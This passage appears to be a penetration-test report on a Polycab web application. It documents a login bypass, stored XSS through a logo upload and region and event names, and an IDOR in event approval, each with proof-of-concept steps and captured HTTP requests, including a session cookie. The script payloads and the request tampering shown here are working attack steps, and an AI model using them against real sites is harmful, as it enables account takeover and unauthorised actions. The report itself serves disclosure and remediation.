
Format JSON Compact JSON

Signature

32 B8 B8 2F 3F 06 BD 0F 6D B9 67 BF B4 24 1F E3
EA ED 25 E1 D0 05 CF F2 65 12 50 74 55 20 78 66
3D 4A 34 2D 3F BA 7D 0A F0 AF 4E 82 11 50 4C A7
5D 51 D6 FA 17 B6 DA 7B 0A 7C 78 D0 9C 44 4B 42

Attack Sign Encrypt

5. Attacker logged in as victim user without any password .



Fix Recommendation:

1. Validate the JWT sent through the request on the server side to verify the user is corresponding with the sent JWT.
2. Do not log sensitive details on logcat.

5: Stored Cross-site Scripting (XSS) via File Upload.

Severity: **Critical**

Description:

Polycab application is susceptible to Cross-Site Scripting (XSS) vulnerability. It is still possible for an attacker to inject a malicious script in the legitimate web page as rendered by the Polycab appServer. When any victim visits the vulnerable link, the malicious script will be executed on the victim's browser. The attacker-supplied code can perform a wide variety of actions, such as stealing the victim's session token or login credentials, performing arbitrary actions on the victim's behalf, and logging their keystrokes.


In this case, Polycab app becomes a vehicle to deliver the malicious scripts to end user's browser, leading to loss in reputation, trust and brand value. In this scenario the attacker can leverage the file upload point as an excellent opportunity to execute XSS applications.

Proof Of Concept (POC):

1. Logged in as polycab employee .
2. Now Go to Configuration-->maincompany Master-->Edit company. Upload any photo in company logo upload section and capture the request and remove all the file content and insert this script.

`<script>alert(document.cookie)</script>`

and change filename to code.php as shown below:




The screenshot displays the 'Request' and 'Response' tabs in a web browser's developer tools. The 'Request' tab shows a multipart/form-data request with several fields, including 'logoimg' with filename 'code.php'. The 'Response' tab shows a JSON response with a 'message' field containing 'Data updated successfully.'.

```
Request
Pretty Raw In Actions
78 .....WebkitFormBoundary4EZodaUPBS9qEdmZ
79 Content-Disposition: form-data; name="ebondno"
80
81
82 .....WebkitFormBoundary4EZodaUPBS9qEdmZ
83 Content-Disposition: form-data; name="website"
84
85
86 .....WebkitFormBoundary4EZodaUPBS9qEdmZ
87 Content-Disposition: form-data; name="address"
88
89 surat
90 .....WebkitFormBoundary4EZodaUPBS9qEdmZ
91 Content-Disposition: form-data; name="stateid"
92
93 65754311.A09B-4A7F-9043-05670385BF13
94 .....WebkitFormBoundary4EZodaUPBS9qEdmZ
95 Content-Disposition: form-data; name="cityid"
96
97 6be2c7af-1e5a-4ac1-8e29-d9e20824519c
98 .....WebkitFormBoundary4EZodaUPBS9qEdmZ
99 Content-Disposition: form-data; name="pincode"
100
101 395003
102 .....WebkitFormBoundary4EZodaUPBS9qEdmZ
103 Content-Disposition: form-data; name="logoimg"; filename="code.php"
104 Content-Type: image/jpeg
105
106 <script>alert(document.cookie)</script>
107
108
109 .....WebkitFormBoundary4EZodaUPBS9qEdmZ
110 Content-Disposition: form-data; name="stamping"; filename=""
111 Content-Type: application/octet-stream
112
113
114 .....WebkitFormBoundary4EZodaUPBS9qEdmZ
115 Content-Disposition: form-data; name="signimg"; filename=""
116 Content-Type: application/octet-stream
117
118
119 .....WebkitFormBoundary4EZodaUPBS9qEdmZ
120 Content-Disposition: form-data; name="iconimg"; filename=""
121 Content-Type: application/octet-stream
122

Response
Pretty Raw Render In Actions
1 HTTP/1.1 200 OK
2 Date: Fri, 23 Sep 2022 06:13:17 GMT
3 Server: Apache
4 Expires: Thu, 19 Nov 1981 08:52:00 GMT
5 Cache-Control: no-store, no-cache, must-revalidate
6 Pragma: no-cache
7 Vary: Accept-Encoding
8 Connection: close
9 Content-Type: application/json
10 Content-Length: 165
11
12
13 {
14   "key": "",
15   "unkey": "",
16   "nextpage": "",
17   "loadmore": 0,
18   "datasize": 0,
19   "showentries": 20,
20   "totalentries": 0,
21   "url": "",
22   "message": "Data updated successfully.",
23   "status": 1
24 }
```

3. An attacker can takeover accounts by stealing cookies. Or insert their own web pages by adding an html file .



Fix Recommendation:

cross-site scripting attacks can be prevented using two layers of defenses:

- Input should be validated as strictly as possible on arrival, given the kind of content that it is expected to contain. For example, personal names should consist of alphabetical and a small range of typographical characters, and be relatively short; a year of birth should consist of exactly four numerals; email addresses should match a well-defined regular expression. Input which fails the validation should be rejected, not sanitized.
- User input should be appropriately encoded at any point where it is rendered back in application responses. For Example, All HTML metacharacters, including < > " ' and =, should be replaced with the corresponding HTML entities (< > etc).

6: IDOR(Insecure Direct Object References)leading To Unauthorized actions.


Severity: **Critical**

Description:

Poly cab meet contains functionality to approve event . and These rights are limited to users of Poly cab. It is still possible a employee who has a limited rights can approve the events. if attacker comes to website and approve event without any rights and invites all people then polycab faces too many issues like loss in reputation, brand value ,trust and financial lose (sms).

Proof Of Concept (POC):

1. Logged is an Polycab employee.
2. Navigate to /v1.0/eventrequest.php and change actions and add actionsbyid.



The screenshot displays the Request and Response tabs of a web browser's developer tools. The Request tab shows a POST request to `/polymeet/api/v1.0/eventrequest.php` with a multipart/form-data body. The Response tab shows a 200 OK response with a JSON body containing a success message: `"message": "Event Approved successfully"`.

Request Details:

- Method: POST
- URL: `/polymeet/api/v1.0/eventrequest.php`
- Host: `demo.instanceit.com`
- Content-Type: `multipart/form-data`
- Boundary: `-----WebKitFormBoundarywnKhX0iHjLeJSr5R`
- Form Data:
 - `useraction: viewright`
 - `insertapproveevent`
 - `id`
 - `actionbyid`

Response Details:

- Status: 200 OK
- Content-Type: `application/json`
- Body: `{ "key": "", "unkey": "", "nextpage": "", "loadmore": 0, "datasize": 0, "showentries": 20, "totalentries": 0, "url": "", "message": "Event Approved successfully", "status": 1 }`

3. An attacker can approve event without rights .

Polycab Meet Approval AND E-Invite

Search...

PRODUCT NAME	LOCATION	EVENT	EVENT DATE	INVITEE COUNT	VENUE	BUM STATUS	PM STATUS	STATUS HISTORY
3.5 mm wire	Nashik (East, North, South, West)		2022-09-26	0 Invitee	vn		Pending	
3.5 mm wire	Halol		2022-09-24	0 Invitee			Pending	
polycab test wire	Nashik (West)	vapt test	2022-09-23 to 2022-09-30	2 Invitee	nashik mumbai		<div> <div>mohit</div> <div>2022-09-23 18:20:35</div> </div> <div> <div>mohit</div> <div>2022-09-23 18:21:35</div> </div>	
3.5 mm wire	surat (North)	advertising	2022-09-15	0 Invitee	jkhb		Pending	
Ultra Fan U5427	surat (North)	Launching Ultra Fan	2022-09-19 to 2022-09-23	2 Invitee	surat	admin 2022-09-15 10:03:08	Approved	
Ultra Fan U5427	surat (North)	polymeet wire	2022-09-14	2 Invitee	surat	admin 2022-09-14 13:32:10	Approved	
polycab test wire	surat (North)	alert(1)	2022-09-13	0 Invitee	surat	admin 2022-09-13 15:09:54	Approved	
polycab test wire	surat (North)	Launching Ultra Fan U5427	2022-09-14 to 2022-09-16	2 Invitee	Katargam Surat	admin 2022-09-15 09:41:54	Approved	
polycab test wire	Chandigarh, Indore, Nashik (East, North, South, West)		2022-09-05	12 Invitee	surat		Completed	

Showing 12 of 12 entries

Show 20 entries

Fix Recommendation:

7: Stored XSS (cross-site scripting).

Severity: **Critical**

Description:

Polycab application is susceptible to Cross-Site Scripting (XSS) vulnerability. It is still possible for an attacker to inject a malicious script in the legitimate web page as rendered by the Polycab app server. When any victim visits the vulnerable link, the malicious script will be executed on the victim's browser. The attacker-supplied code can perform a wide variety of actions, such as stealing the victim's session token or login credentials, performing arbitrary actions on the victim's behalf, and logging their keystrokes.


In this case, Polycab app becomes a vehicle to deliver the malicious scripts to end user's browser, leading to loss in reputation, trust and brand value. In this scenario the attacker can leverage the file upload point as an excellent opportunity to execute XSS applications.

Proof Of Concept (POC):

1. Logged in as polycab employee.
2. Go to Configuration --> Region master. Click add new region and insert this code.
<script>alert(1)</script>


Request	Response
<pre> 1 POST /polymeet/api/v1.0/regionmaster.php HTTP/1.1 2 Host: demo.instanceit.com 3 Connection: close 4 Content-Length: 502 5 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/87.0.4280.88 Safari/537.36 6 Content-Type: multipart/form-data; boundary=---WebKitFormBoundaryMkPDt4uG3ARjbfS 7 Accept: application/json 8 useraction: editright 9 X-Requested-With: XMLHttpRequest 10 userpagename: regionmaster 11 platform: 1 12 masterlisting: false 13 Origin: https://demo.instanceit.com 14 Sec-Fetch-Site: same-origin 15 Sec-Fetch-Mode: cors 16 Sec-Fetch-Dest: empty 17 Referer: https://demo.instanceit.com/polymeet/regionmaster 18 Accept-Encoding: gzip, deflate 19 Accept-Language: en-US,en;q=0.9 20 Cookie: PHPSESSID=400e7fbb24ffdeca1b0a053701434d1b 21 22 ---WebKitFormBoundaryMkPDt4uG3ARjbfS 23 Content-Disposition: form-data; name="formevent" 24 25 editright 26 ---WebKitFormBoundaryMkPDt4uG3ARjbfS 27 Content-Disposition: form-data; name="id" 28 29 86ee4ad7-5bb1-4603-c08d-d37cc8c6aeaf 30 ---WebKitFormBoundaryMkPDt4uG3ARjbfS 31 Content-Disposition: form-data; name="regionname" 32 33 <script>alert(1)</script> 34 ---WebKitFormBoundaryMkPDt4uG3ARjbfS 35 Content-Disposition: form-data; name="action" 36 37 insertregion 38 ---WebKitFormBoundaryMkPDt4uG3ARjbfS-- 39 </pre>	<pre> 1 HTTP/1.1 200 OK 2 Date: Mon, 26 Sep 2022 06:15:56 GMT 3 Server: Apache 4 Expires: Thu, 19 Nov 1981 08:52:00 GMT 5 Cache-Control: no-store, no-cache, must-revalidate 6 Pragma: no-cache 7 Vary: Accept-Encoding 8 Connection: close 9 Content-Type: application/json 10 Content-Length: 165 11 12 13 { "key": "", "unkey": "", "nextpage": "", "loadmore": 0, "datasize": 0, "showentries": 20, "totalentries": 0, "url": "", "message": "Data updated successfully.", "status": 1 } 14 15 </pre>

3. An attacker can takeover accounts by stealing cookies. Or insert their own web pages by adding an HTML file .




Another POC:

1. Go to event master page and add new event and insert this script on eventname parameter.
`<script>alert(document.cookie)</script>`



- An attacker can takeover accounts by stealing cookies. Or insert their own web pages by adding an HTML file .



Fix Recommendation:

cross-site scripting attacks can be prevented using two layers of defenses:

- Input should be validated as strictly as possible on arrival, given the kind of content that it is expected to contain. For example, personal names should consist of alphabetical and a small range of typographical characters, and be relatively short; a year of birth should consist of exactly four numerals; email addresses should match a well-defined regular expression. Input which fails the validation should be rejected, not sanitized.
- User input should be appropriately encoded at any point where it is rendered back in application responses. For Example, All HTML metacharacters, including < > " ' and =, should be replaced with the corresponding HTML entities (< > etc).